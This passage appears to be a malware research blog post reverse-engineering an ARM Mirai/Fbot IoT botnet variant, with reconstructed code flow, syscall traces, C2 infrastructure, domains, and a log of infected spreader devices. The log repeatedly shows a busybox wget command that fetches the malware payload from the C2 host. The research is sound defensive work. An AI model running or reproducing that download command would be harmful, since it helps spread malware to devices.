Since Mirai is coded in a way to make reverse engineering difficult, what you reverse in its binary's code-flow is not what has actually had been coded in C, please noted this, in example, In Mirai, the usage of **global variables** and the **global structs**, the **#define** or **#ifdef** directives used, the method to **unlock encryption process-used-variable values** and then **lock them all back** afterwards, and many other tricks used and designed for the sake of obstruction the reverse engineering. There is no shame in not reversing the overall

codes into original ones, especially what you get is embedded-platform system's binary like ARM or MIPS or SH with way simpler assembly code. Reversers know this. Don't let this discourage you for not be proactive in reversing, but keep learning from it and learning it more.

Back to our binary, the timing on when the first and second encrypted configuration were decrypted during malware execution process is different too. This is is the rough C flow of what this ARM binary process looks like during being executed, it's enough to explain my point, which is, the timing when the first configuration was executed is when the process of infection is happening, and the second configuration is used for the spreading/scanning purpose, which will be used afterward.

```
__SigEmptySet(&sig);
__SigAddSet(&sig, 2);
__SigProcMask(SIG_BLOCK, &sig, NULL);
__sys_unlink();
__sys_chdir();
__sys_rt_SIGaction(17, 1);
__sys_rt_SIGaction(1, 1);
__Bind_Socket(..something..);
:
// some checking for bind error trapping
__StrCpy(var_37, arg_2[1]); // catch the error

__bind_socket_fd_result = __socket_XOR_connect_close(&sig);
__Rand_Next();
__the_first_config_or_new_ENCRYPT_table_init(); // this config are variables
__sys_write(); // write a hardcoded string output used for the infection
: // process matter
// randomized process ; code block
__get_XOR_values_of_vars() % 5 + 10;
__modified_Rand_alpha_str(var_39, var_6);
__memset(*arg_2, 0, strlen(*arg_2));
__StrCpy(*arg_2, var_39);
__modified_Rand_alpha_str(var_39, var_6);
__sys_prctl();
:
if (__sys_FORK() // FORKING.. FORKING..
__sys_EXIT(1);
__sys_setsid();
__sys_close(); // STDIN
__sys_close(); // STDOUT
__sys_close(); // STREER
__the_second_config_table_init(2, var_39); // This config is used for the
__table_unlock_val(); scanning process (infected)
__watchdog_maintain("/dev", var_39); process
: ; goto next_code
// check arch
// connection, sending callback..etc etc
:
```

(Warning! The function's namings above are self-made naming for my reversing purpose and not the actual ones, I don't have ESP power to read the mind of the coder by reading his stripped binary, so please bear with differences etc..)

The static code above can be easily filled with its argument values with two ways, following the registers or after you see how the malicious binary can be simulated its system calls, below is the snip code of what I did (the latter method) to show how this binary was executed as per flow above to reveal its values:

```

execve(FILE_NAME, [FILE_NAME], ..); // start
rt_sigprocmask(SIG_BLOCK, [INT], NULL, 0);
unlink(FILE_NAME);
chdir("/");
rt_sigaction(SIGCHLD, {SIG_IGN, [CHLD], ..});
rt_sigaction(SIGHUP, {SIG_IGN, [HUP], ..}, ..);
socket(PF_INET, SOCK_STREAM, IPPROTO_IP) = SOCK_NUM; // socket TCP
fcntl(SOCK_NUM, F_GETFL) = 0x2 (flags O_RDWR);
fcntl(SOCK_NUM, F_SETFL, O_RDWR|O_NONBLOCK);
setsockopt(SOCK_NUM, SOL_SOCKET, SO_REUSEADDR, [1], 4);
bind(SOCK_NUM, {sa_family=AF_INET, sin_port=htons(PORT_NUM), sin_addr=inet_addr(IP_ADDR)}, 16); // bind socket
listen(SOCK_NUM, 1); // listening for connection on TCP/127.0.0.2:3132
:

## FILE_NAME = "./fbot-arm"; SOCK_NUM = 3; PORT_NUM = 3132; IP_ADDR = "127.0.0.1";

```

Now we know for sure why I didn't get the file because it was self-deleted after running at the first time.

No. We are not done yet..

As you can see in the decrypted strings, it has mentioned "pizza dongs helper". And the C2 for this Mirai variant has been obviously shown during infection stage (the data is saved in the configuration part that can be achieved by **table.c** at "init" process), it is on IP **5(.)206(.)227(.)65**, if you do OSINT and seeking passive DNS data of the IP address, you will see some similar hostnames and domains to the wording used in the decryption data.

Below is the example of hostnames & domains linked to the C2 IP from a passive database:

Domain	First seen	Last seen
ohyaya.raiseyourdongs.pw	2019-11-04 15:38:37	2019-11-26 05:06:16
nigga.farm	2019-11-22 09:52:17	2019-11-22 09:52:17
raiseyourdongs.pw	2019-07-06 14:25:24	2019-11-20 10:21:27
nsa.gov	2019-07-07 10:19:39	2019-12-04 14:04:28

It's same domain that also has been registered in multiple IP around the globe:

5.206.225.216	server1.buoyae.com	49349	5.206.225.0/24	DOTSI, PT PT
5.206.227.65	nsa .gov	49349	5.206.227.0/24	DOTSI, PT PT
8.209.75.192		45102	8.209.64.0/19	CNNIC-ALIBABA-US-NET CN AP Alibaba (US).
89.248.169.17		202425	89.248.169.0/24	IP Volume inc NL Quasi Networks LTD.

We keep on monitoring the spreader movement of this malware, these are several pickups of IoT devices log that is actively seeking for other vulnerable ARM devices. I sorted out in timeline base. I hope the carriers that's having vulnerable devices on the list can pay

attention to address this issue.

Date	Time	Download tool	Payload service	Saved as	Spreader IoT IP	Spreader ASN	Spreader Prefix	ISP Service	Country
2020-01-14	08:08:42	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	93.157.152.247	AS201819	93.157.152.0/21	MAJESTIC	PL
2020-01-15	14:25:52	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	45.171.124.30	AS268711	45.171.124.0/22	ULTRACONECT	BR
2020-01-16	10:32:32	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	111.125.140.26	AS45232	111.125.140.0/24	SISPL-AS	IN
2020-01-17	06:28:06	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	37.110.28.32	AS42610	37.110.0.0/17	NCNET	RU
2020-01-18	11:55:36	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	79.125.183.2	AS41557	79.125.176.0/21	TELEKABEL	MK
2020-01-19	01:59:48	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	195.206.60.141	AS8345	195.206.32.0/19	DSI	RU
2020-01-19	08:59:52	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	74.101.225.208	AS701	74.101.0.0/16	VIS-BLOCK	US
2020-01-20	15:04:35	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	43.247.40.254	AS132116	43.247.40.0/24	ANINETWORK	IN
2020-01-22	06:25:16	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	89.205.126.245	AS41557	79.125.176.0/21	TELEKABEL	MK
2020-01-23	10:05:54	/bin/busybox wget	http://5.206.227.65/fbot.arm	-O -> .t	37.191.134.83	57963	37.191.128.0/17	LVNET-INTERNETT	NO

The IOC and STIX2 of this threat is in the posting process to usual portals.

Lastly, as additional, the alleged botnet coder/owner has just sent his compliment, which is rare, so I attached in this blog too:

// tweet timeline



owiwiwueuey
@hwwhjehfbbfkc

Replying to @malwaremust1e and @unixfreaxjp

This bot should receive its bruteforce combinations via the cnc

9:51 AM · Jan 15, 2020 · Twitter for iPhone

// direct message twitter

owiwiwueuey
@hwwhjehfbbfkc



It's nice watching you reverse my fbot variant. At first I thought it was a fake mirai version but you did good

2:51 AM

// recorded at:
// Fri Jan 17 03:25:00 JST 2020

Epilogue

This post is dedicated to wonderful people who fight tirelessly against IoT threat that keep on aiming our devices until now, and also to people who try very hard to push new policy to have us defend better for the threat. I hope this post helps you.

Thank you very much to r2ghidra, r2dec, r2 folks, tsurugi linux folks, MMD mates and friends, and all I can not mention in here, for supporting our effort in analyzing Linux malicious code all the time.

[Edit] Thu Jan 23 2020, thank you Security Affairs for the historical background and insights of Mirai and Fbot.

This technical analysis and its contents is an original work and firstly published in the current MalwareMustDie Blog post (this site), the analysis and writing is made by @unixfreaxjp.

The research contents is bound to our legal [disclaimer guide line](#) in sharing of MalwareMustDie NPO research material.



Malware Must Die!